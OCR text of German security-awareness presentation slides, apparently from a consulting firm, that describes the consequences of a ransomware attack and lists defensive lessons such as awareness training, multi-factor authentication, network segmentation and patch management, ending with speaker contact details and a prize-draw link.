
Ransomware Verbreitung

Phase 5




Ransomware Verbreitung

Phase 5




Ransomware Verbreitung

Phase 5




Ransomware Verbreitung

Phase 5




Ransomware Verbreitung

Phase 5



Ransomware Verbreitung

Phase 5




ALLES ist verschlüsselt

Phase 5

Erste Reaktion

Phase 5



Konsequenzen

Phase 5

- Alle Daten sind weg!
- Geräte verschlüsselt
- Keine Kommunikation
- Zahlungsausfälle
- Worst Case:

  Insolvenz / Burn Outs


Lessons Learned


Öffentliche Informationen

Lessons Learned

- Im Internet gilt:

  Weniger ist mehr!





Maßnahmen gegen Social Engineering


Lessons Learned

- Awareness Schulungen
- Phishing Kampagnen
- Multi-Faktor-Authentifizierung

Netzwerksegmentierung

Lessons Learned

- Erschwert Angreifern die Ausbreitung im Netz
- Digitale Brandabschnitte!



Weitere Maßnahmen

Lessons Learned

- Patch Management
- Penetration Tests
- Notfallkonzepte
- **Cybersecurity Strategie**

Vielen Dank für Ihre Aufmerksamkeit

Fragen?

Joshua Roach - Geschäftsführer

E-Mail: j.roach@gr-sec.com

Tel: +49-89-61465283

Website: https://gr-sec.de

LinkedIn: https://linkedin.com/in/joshuaroach

Bonus: Verlosung

Verlosung Phishing Kampagne

1. QR-Code scannen
2. Kontaktdaten ausfüllen
3. An Verlosung teilnehmen

https://gr-sec.com/gewinnspiel/